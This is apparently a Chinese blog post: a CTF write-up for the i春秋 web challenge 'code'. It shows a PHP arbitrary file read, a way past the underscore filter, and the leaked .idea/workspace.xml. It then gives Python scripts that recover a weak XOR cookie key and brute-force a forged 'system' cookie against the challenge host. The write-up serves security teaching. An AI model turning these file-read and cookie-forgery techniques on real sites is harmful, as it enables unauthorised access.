
i春秋 WEB code

原创

A_dmins 于 2019-06-10 21:40:30 发布 1062 收藏 1

分类专栏： CTF题 一天一道CTF i春秋CTF

本文链接：https://blog.csdn.net/qq_42967398/article/details/91402638



CTF题 同时被 3 个专栏收录

115 篇文章 11 订阅

订阅专栏

一天一道CTF

52 篇文章 5 订阅

订阅专栏

i春秋CTF

21 篇文章 1 订阅

订阅专栏

i春秋 WEB code

一天一道CTF题目，能多不能少

打开网页入目的是一张图，查看网页源代码，发现图片是base64的加密，可能存在文件读取，尝试读取index.php的文件，得到源码：


```php
<?php
/**
 * Created by PhpStorm.
 * Date: 2015/11/16
 * Time: 1:31
 */
header('content-type:text/html;charset=utf-8');
if(! isset($_GET['jpg']))
    header('Refresh:0;url=./index.php?jpg=hei.jpg');
$file = $_GET['jpg'];
echo '<title>file:'.$file.'</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
$file = str_replace("config","_", $file);
$txt = base64_encode(file_get_contents($file));

echo "<img src='".$txt."'></img>";
/*
 * Can you find the flag file?
 *
 */
?>
```

发现可能存在config.php文件，不过过滤了，访问肯定是不成功的~

看见`Created by PhpStorm`，知道是用PhpStorm写的，这个软件写的时候会生成一个.idea的文件夹，它存储了项目的配置文件，

一般还存在workspace.xml，打开.idea/workspace.xml可以发现：



存在这几个文件，访问fl3g_ichuqiu.php，发现一个表情，直接读取源码，可是下划线是被过滤的，所以用config代替，也就是直接访问index.php?jpg=fl3gconfigichuqiu.php，得到源码：

```php
<?php
/**
 * Created by PhpStorm.
 * Date: 2015/11/16
 * Time: 1:31
 */
error_reporting(E_ALL || ~E_NOTICE);
include('config.php');

//获取length位数的随机字符串
function random($length, $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz') {
    $hash = '';
    $max = strlen($chars) - 1;
    for($i = 0; $i < $length; $i++) {
        $hash .= $chars[mt_rand(0, $max)];
    }
    return $hash;
}

//加密过程，txt是明文，key是秘钥
```

```php
function encrypt($txt,$key){
    for($i=0;$i<strlen($txt);$i++){
        $tmp .= chr(ord($txt[$i])+10);    //txt内容的ascii码增加10
    }
    $txt = $tmp;
    $rnd=random(4);          //取4位随机字符
    $key=md5($rnd.$key);        //随机字符与秘钥进行拼接得到新的秘钥
    $s=0;
    for($i=0;$i<strlen($txt);$i++){
        if($s == 32) $s = 0;
        $ttmp .= $txt[$i] ^ $key[++$s];    //将明文与key按位进行异或
    }
    return base64_encode($rnd.$ttmp);    //base64加密
}

//解密过程，txt是密文，key是秘钥
function decrypt($txt,$key){
    $txt=base64_decode($txt);
    $rnd = substr($txt,0,4);       //减掉4位随机数
    $txt = substr($txt,4);        //真正的密文
    $key=md5($rnd.$key);

    $s=0;
    for($i=0;$i<strlen($txt);$i++){
        if($s == 32) $s = 0;
        $tmp .= $txt[$i]^$key[++$s];     //将密文与秘钥进行异或得到tmp
    }
    for($i=0;$i<strlen($tmp);$i++){
        $tmp1 .= chr(ord($tmp[$i])-10);
    }
    return $tmp1;          //明文
}
$username = decrypt($_COOKIE['user'],$key);   //获取cookie的内容
if ($username == 'system'){        //如果解密后等于system打印flag
    echo $flag;
}else{
    setcookie('user',encrypt('guest',$key));  //否则打印表情
    echo "ヽ(ゝ▽ゝ)ノ";
}
?>
```

说实话，逻辑还是很清楚的，就是根据cookie的内容反推key，因为知道明文是guest，而我们需要的明文是system的key，所以我们可以先把前五位找出来，最后一位暴力去破，然而，用Python3却跑不出来！！！！最后看了大佬的wp之后，又敲了一遍脚本，大佬用的是Python2写的，我就想转成Python3，可是转成Python3还是出不来，Python2直接秒出，如果有大佬能够知道为啥希望能指导一手，感激~~

贴上Python2的成功脚本：

```
# _*_ coding: utf-8 _*
from base64 import *
import requests
import string

#设置URL
url = "http://ce4d7cd87bd0400eae49ec2fa094677525d7825dd2e64350.changame.ichunqiu.com/fl3g_ichuqiu.php"

cookie = requests.get(url).cookies['user']   #请求该URL，获取user的COOKIE值

txt = b64decode(cookie)         #将得到的cookie进行base64解码
rnd = txt[:4]            #密文前四位是随机字符
tmp = txt[4:]           #guest与key进行异或的密文，5位
key = list('123456')         #key为6位的字符，目前不知是啥
guest = list('guest')         #guest明文
system = list('system')

for i in range(0,len(guest)):
 guest[i] = chr(ord(guest[i]) + 10)    #为加密做准备

for i in range(0,len(guest)):
 key[i] = chr(ord(tmp[i]) ^ ord(guest[i]))  #得到key的前五位

for i in range(0,len(system)):
 system[i] = chr(ord(system[i]) + 10)   #同样是为了加密做准备

#准备爆破key的第6位
s = "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz"

tmp_news = ''           #system与key的异或值
cookie_system = []
xstr = ""

for ch in s:
 key[5] = ch
 for i in range(0,len(system)):
  tmp_news += chr(ord(system[i]) ^ ord(key[i]))
 xstr = rnd + tmp_news       #随机字符与异或的结果拼接
 cookie_system.append(b64encode(xstr))   #base64加密，并加入到cookie_system中
 tmp_news = ""

#print(cookie_system)

for i in cookie_system:
 cookie = {'user':i.decode()}     #设置cookie
 res = requests.get(url,cookies = cookie)
 if "flag" in res.text:
  print res.text
```

失败的Python3脚本ヽ(ゞ▽ゝ)ノ（真心觉得和Python2一样，就是出不来！！！！）：

```
import base64
import requests
import string

#设置URL
url = "http://ce4d7cd87bd0400eae49ec2fa094677525d7825dd2e64350.changame.ichunqiu.com/fl3g_ichuqiu.php"

cookie = requests.get(url).cookies['user']      #请求该URL，获取user的COOKIE值

txt = base64.b64decode(cookie).decode()    #将得到的cookie进行base64解码
rnd = txt[:4]            #密文前四位是随机字符
tmp = txt[4:]           #guest与key进行异或的密文，5位
key = list('123456')         #key为6位的字符，目前不知是啥
guest = list('guest')         #guest明文
system = list('system')

for i in range(0,len(guest)):
 guest[i] = chr(ord(guest[i]) + 10)    #为加密做准备

for i in range(0,len(guest)):
 key[i] = chr(ord(tmp[i]) ^ ord(guest[i]))  #得到key的前五位

for i in range(0,len(system)):
 system[i] = chr(ord(system[i]) + 10)   #同样是为了加密做准备

#准备爆破key的第6位
s = "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz"

tmp_news = ''           #system与key的异或值
cookie_system = []
xstr = ""

for ch in s:
 key[5] = ch
 for i in range(0,len(system)):
  tmp_news += chr(ord(system[i]) ^ ord(key[i]))
 xstr = rnd + tmp_news        #随机字符与异或的结果拼接
 cookie_system.append(base64.b64encode(xstr.encode())) #base64加密，并加入到cookie_system中
 tmp_news = ""

#print(cookie_system)

for i in cookie_system:
 cookie = {'user':i.decode()}     #设置cookie
 res = requests.get(url,cookies = cookie)
 if "flag" in res.text:
  print(res.text)
```